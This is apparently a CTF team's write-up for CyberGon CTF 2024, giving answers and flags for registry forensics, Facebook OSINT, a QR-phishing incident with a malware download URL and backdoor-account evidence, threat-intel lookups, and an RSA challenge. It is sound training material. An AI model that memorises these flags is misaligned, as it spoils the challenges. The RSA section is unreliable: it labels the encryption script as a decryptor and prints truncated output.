CYBERGON_CTF2024

CYBORG

Participated Team Members

- Thurein Oo
- Htet Wai Phyo
- Wai Yan Kyaw


CyberGon_CTF2024

Contents


Forensics

Warm Up

Timezone
What is the timezone of the device?
Flag Format - CYBERGON_CTF2024{UTC-01:00 La Paz, Mazatlan}
Author - Andro6
I dumped the registry and viewed with registry explorer.
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TimeZoneInformation



The timezone is Singapore Standard Time, but to allign with the flag format, I did some google search and found out the answer.





```
CYBERGON_CTF2024{UTC+08:00 Kuala Lumpur, Singapore}
```

(1)

```
Welcome - 1
What are the device's name and the device owner's name?
Flag Format - CYBERGON_CTF2024{Device-Name, Owner Name}
Author - Andro6
```


In the following registry path, I found the device name.

`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName`



The following registry path revealed the registered owner name.

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion`





```
CYBERGON_CTF2024{WHITE-PARTY, Sean John Combs}
```

(2)

```
Welcome - 2
What is the Facebook User ID and Bio status of device owner?
Flag Format - CYBERGON_CTF2024{12345678901234, Danger}
Author - Andro6
```

I searched with the device owner name on facebook, and found multiple account. But one of them seems suspicious to me as this was like totally fake account and some related to the challenge creators.





```
CYBERGON_CTF2024{61567849079733, East Coast Rapper}
```

(3)

```
Welcome - 3
Do you know the device owner's nickname?
Flag Format - CYBERGON_CTF2024{Full Name}
Author - Andro6
```

Opened the image file in Autopsy revealed the requested information.




```
CYBERGON_CTF2024{Ko Toke Gyi}
```


(4)

```
Brower - 1
How many browsers are installed on the device, and which one was installed
last?
Flag Format - CYBERGON_CTF2024{1, Browser Name}
Author - Andro6
```

Found the following browsers in Program Files, Program Files(x86) and User's Appdata/Local which are 11 in total. and RockMelt was installed last.

1. RockMelt
2. Maxthon
3. Mozilla
4. Brave
5. Vivaldi
6. Opera Software
7. UC
8. Google Chrome
9. Edge

10. IE
11. SeaMonkey





```
CYBERGON_CTF2024{11, RockMelt}
```

(5)


```
Brower - 2
What is the default browser, and when was it installed? (Time - UTC) Flag
Format - CYBERGON_CTF2024{Browser Name, 2024-01-01 01:01:01}
Author: Andro6
```

In the following registry path, I found the default browser was Maxthon.

`HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Associations\UrlAssociations\http\UserChoice`



The properties of Maxthon.exe file clearly described me the installed date.




```
CYBERGON_CTF2024{Maxthon,2024-10-31 16:23:14}
```

(8)

```
The Location
After Halloween Party, what location is the device's owner exploring for some
fun? (The location - street/road name, city name, country)
Flag Format - CYBERGON_CTF2024{Stoneroller Street, New Market, United State}
```

I found the user's facebook check-in and guessed it might be the answer.


```
CYBERGON_CTF2024{Khao San Road, Bangkok, Thailand}
```

(9)

```
Sleep Timeout

On battery power, PC goes to sleep after ______ ? When plugged in, PC goes to
sleep after ______?
Note: Answer with minutes
Flag Format - CYBERGON_CTF2024{1, 2}
Author - Andro6
```

In the following registry path, the sleep timeout was set as follow, converted it into minute and we got the flag.

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Power\User\PowerSchemes\381b4222-f694-41f0-9685-ff5bb260df2e\238c9fa8-0aad-41ed-83f4-97be242c8f20\29f6c1db-86da-48c5-9fdb-f2b67b1f44da




```
CYBERGON_CTF2024{300, 60}
```

(11)

```
Bonus

On his Facebook account, he followed some accounts, and one of the followed
accounts shared a post related to him. You need to find that post, as the
flag is there.
```

I found Lwan Eain Ko's shared post and a quick check for edit history gave me the flag.



```
CYBERGON_CTF2024{s0c14L_m3d1a_O51n7!!!!!}
```

Badboy

```
Badboy

What's the name of  comprosised user full name and what is the technique id for the initial  access ?  If the user is Maung Yit, just use maungyit.
Filename - Badboy.zip MD5 - 61B71104B3939C7613FFC46DAFA04C58 SHA1 - 6F78FFED8BE3A6F492B2593DCF705CBB10755A59
Link1 - https://tinyurl.com/msbk7dhd Link2 - https://tinyurl.com/y42zr987
CYBERGON_CTF2024{compromiseduser_TechniqueID}
Author - iamkfromburma
```

Firstly, I tried with user testing, incorrect, and then the name contained in the email, emily, incorrect again. Suddenly I got an idea to view browser history and found out the username.

The technique is simple, qr code phishing what we also called quishing.




Date Visited	Title	URL	Visit Count
27/11/2024 17:24:10	Sign Up - ChatGPT	https://auth.openai.com/authori:	1
27/11/2024 17:24:03	ChatGPT	https://chatgpt.com/	4
27/11/2024 17:23:58	ChatGPT	https://chatgpt.com/	4
27/11/2024 17:21:39	Outlook	https://outlook.live.com/mail/0/i	1
27/11/2024 17:21:36	Mail - Emily Stones - Outlook	https://outlook.live.com/mail/0/i	1
27/11/2024 17:21:34	Mail - Emily Stones - Outlook	https://outlook.live.com/mail/0/i	2
27/11/2024 17:21:30	Mail - Emily Stones - Outlook	https://outlook.live.com/mail/0/i	1
27/11/2024 17:21:25	Mail - Emily Stones - Outlook	https://outlook.live.com/mail/0/i	3
27/11/2024 17:21:19	Mail - Emily Stones - Outlook	https://outlook.live.com/mail/0/i	3
27/11/2024 17:21:17	Mail - Emily Stones - Outlook	https://outlook.live.com/mail/0/i	4
27/11/2024 17:21:14	Mail - Emily Stones - Outlook	https://outlook.live.com/mail/0/i	1
27/11/2024 16:37:17	Web QR	https://webqr.com/#google_vigr	1
27/11/2024 16:34:56	Directory listing for /	http://192.168.1.49:8080/	1
27/11/2024 16:33:52	Web QR	https://webqr.com/	3
27/11/2024 16:33:52	Web QR	http://webqr.com/	3
27/11/2024 16:33:52	Web QR	https://webqr.com/	3
27/11/2024 16:33:52	Web QR	http://webqr.com/	3
27/11/2024 16:33:49	Mail - Emily Stones - Outlook	https://outlook.live.com/mail/0/	8

```
CYBERGON_CTF2024{emilystones_T1566}
```

Badboy1

```
Badboy1

Which email service and method was used  by the attacker to deliver malware ?
If the email service is Cybergon's  Fake Service, just use cybergon. Use
short name for the attack (eg:  phishing > phishing).
CYBERGON_CTF2024{emailservice_methodname}
Author - iamkfromburma
```

Opened “Update your latest version for free movie.eml” in sublime text editor. The value after “Received:" is the email service.



```
Received: from AMS1EPF00000043.eurprd04.prod.outlook.com
 (2603:10a6:205:1:cafe::63) by AM4PR07CA0014.outlook.office365.com
 (2603:10a6:205:1::27) with Microsoft SMTP Server (version=TLS1_3,
 cipher=TLS_AES_256_GCM_SHA384) id 15.20.8207.10 via Frontend Transport; We
 27 Nov 2024 16:33:52 +0000
Authentication-Results: spf=none (sender IP is 114.29.236.247)
 smtp.mailfrom=movietheratre.com; dkim=none (message not signed)
 header.d=none;dmarc=none action=none
 header.from=movietheratre.com;compauth=fail reason=001
Received-SPF: None (protection.outlook.com: movietheratre.com does not
 designate permitted sender hosts)
Received: from emkei.cz (114.29.236.247) by
 AMS1EPF00000043.mail.protection.outlook.com (10.167.16.40) with Microsoft
 SMTP Server (version=TLS1_3, cipher=TLS_AES_256_GCM_SHA384) id 15.20.8207.
 via Frontend Transport; Wed, 27 Nov 2024 16:33:51 +0000
X-IncomingTopHeaderMarker:
 OriginalChecksum:96E43A46ACF8BF9AEF95A51CEB990C3657B2577A0322C652DC2DF1EDE
 7D5E6DC5804E68BCADAD184A94E123436682683A3B79E;SizeAsReceived:535;Count:12
Received: by emkei.cz (Postfix, from userid 33)
    id 2BE801A01; Wed, 27 Nov 2024 17:33:49 +0100 (CET)
```

```
CYBERGON_CTF2024{emkei.cz_quishing}
```

Badboy2

```
Badboy2

What's the original file  name of malicious binary, SHA1 and which ip:port
was used to download ?  If you found the file, do some research to find the
original name and  provide filename with extension.
CYBERGON_CTF2024{filename.ext_SHA1_ip:port}
Author - iamkfromburma
```

Uploaded to virustotal and found the filename and hash.

When I scanned the qr and got a tiny url link which then gave me the download link. “http://192.168.1.49:8080/MovieTheratre.exe”

https://www.virustotal.com/gui/file/fe321e33dd29bcc7dba51d40283cde9f3cb7bc50cb1b3674387f4dfbc93c7d18


```
CYBERGON_CTF2024{ab.exe_d87d087f87650f8ef030728160ec445160884c51_192.168.1.49
:8080}
```

Badboy3

```
Badboy3

Attacker mantained access by  creating a local account on the workstation.
```

```
Can you find the Security  ID related to that account and which mitre sub
technique ID belongs to  that situation ?
CYBERGON_CTF2024{Security ID_TechniqueID}
Author - iamkfromburma
```

In windows security events, I found the event in which the username looks suspicious. It might be the backdoor account created by attacker.




```
CYBERGON_CTF2024{S-1-5-21-3207570911-3252757684-1389592363-1002_T1136.001}
```

TI

Stealer

```
Stealer

Most Mac infostealers  leverage a well-known script to display error
messages, in addition to  utilizing an open-source tool for password
collection. Can you identify  the widely-used script, the corresponding MITRE
ATT&CK technique ID  associated with this type of script usage, and the name
of the  open-source tool ?  (Abc script = abc,  Def tool = def)
CYBERGON_CTF2024{script_MITREID_toolname}
Author - iamkfromburma
```

From the following blog post, I got the flag.

https://www.jamf.com/blog/infostealers-pose-threat-to-macos/

https://thehackernews.com/2024/08/new-macos-malware-cthulhu-stealer.html

```
CYBERGON_CTF2024{osa_T1059_chainbreaker}
```

RDP

```
RDP

Midnight Blizzard launched a  spear-phishing campaign to distribute malicious
RDP files. Are you  familiar with the signature identified by Microsoft
Defender for this  campaign ? Additionally, do you know the number of well-
known RDP files,  number of the sender domain, and the APT designation
associated with  Midnight Blizzard ?
CYBERGON_CTF2024{Signature_XX_XX_APTXX}
Author - iamkfromburm
```

There are the answers in the following article.

https://www.microsoft.com/en-us/security/blog/2024/10/29/midnight-blizzard-conducts-large-scale-spear-phishing-campaign-using-rdp-files/

```
CYBERGON_CTF2024{Backdoor:Script/HustleCon.A_15_5_APT29}
```

Crypto

```
CRYPTO

DPRK has targeted  cryptocurrency sectors using malicious macOS applications;
can you  identify the responsible threat group, how many malware families
have  been linked to it, and the functions used for persistence and C2
operations? Also reveal the associated Apple Developer ID.
```

```
CYBERGON_CTF2024{Name_totalnumberofmalwarefamiles_functionforpersistence_func
tionforC2_AppleDeveloper(ID)}
Author - iamkfromburma
```

You can see the related malware families in the following post.

https://thehackernews.com/2024/11/north-korean-hackers-target-crypto.html

And some related other informations in this link.

https://www.sentinelone.com/labs/bluenoroff-hidden-risk-threat-actor-targets-macs-with-fake-crypto-news-and-novel-persistence/

```
CYBERGON_CTF2024{BlueNoroff_5_sym.install_char__char__DoPost_Avantis Regtech
Private Limited (2S8XHJ7948)}
```

Ransomware

```
Ransomware
This ransom is known as a  rebrand of Royal ransom. Can you find the mutex
flag value, encryption  technique and credentials theft tool name like
mimitkatz ?
CYBERGON_CTF2024{Mutexvalue_Encryption Technique_DumpingTool}
Author - iamkfromburma
```

Found the necessary information in the following article.

https://unit42.paloaltonetworks.com/threat-assessment-blacksuit-ransomware-ignoble-scorpius/

```
CYBERGON_CTF2024{Global\WLm87eV1oNRx6P3E4Cy9_OpenSSL AES_NanoDump}
```

Crypto

RSA1

```
RSA 1
Try to get the plaintext from this encryption script.
Author - Andro6
```

We got flag by running following decrypt python script.

```python
from Crypto.Util.number import getPrime, bytes_to_long
from math import gcd

flag = "XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"
FLAG = flag.encode()

out = open('output.txt', 'w')

rsa_q = getPrime(512)
rsa_p = getPrime(512)
n = rsa_q * rsa_p
exp1 = 0x10003
exp2 = 0x10001

assert gcd(exp1, exp2) == 1
assert gcd(exp1, n) == 1
assert gcd(exp2, n) == 1


def encryption(plaintext):
    cip1 = pow(plaintext, exp1, n)
    cip2 = pow(plaintext, exp2, n)
    return (cip1, cip2)

cip1, cip2 = encryption(bytes_to_long(FLAG))

out.write("n = "+ str(n)+ "\ncip1 = "+ str(cip1)+ "\ncip2 = "+str(cip2))
out.close()
```

```
n =
157508528276758767638734754424621334466394815259243977959210580239577661657714722726225362774231543920376913579658052494826650164280151836289734452590647102313381584133512835595817708427222746495824286741840967127393187086028742577763080469063534742728547285121808241078515099307495843605080694383425986909029cip1 =
699502567541191870707412204140572951595259640236917378708085797979900943066968425075465918586910329813853480524062462035301923249358676163050706379368489268780226620824010909886313240249646307295107280439004545110125521058834132659193004346748235772321058339940407144692154271428514890252660272044154347921160
```

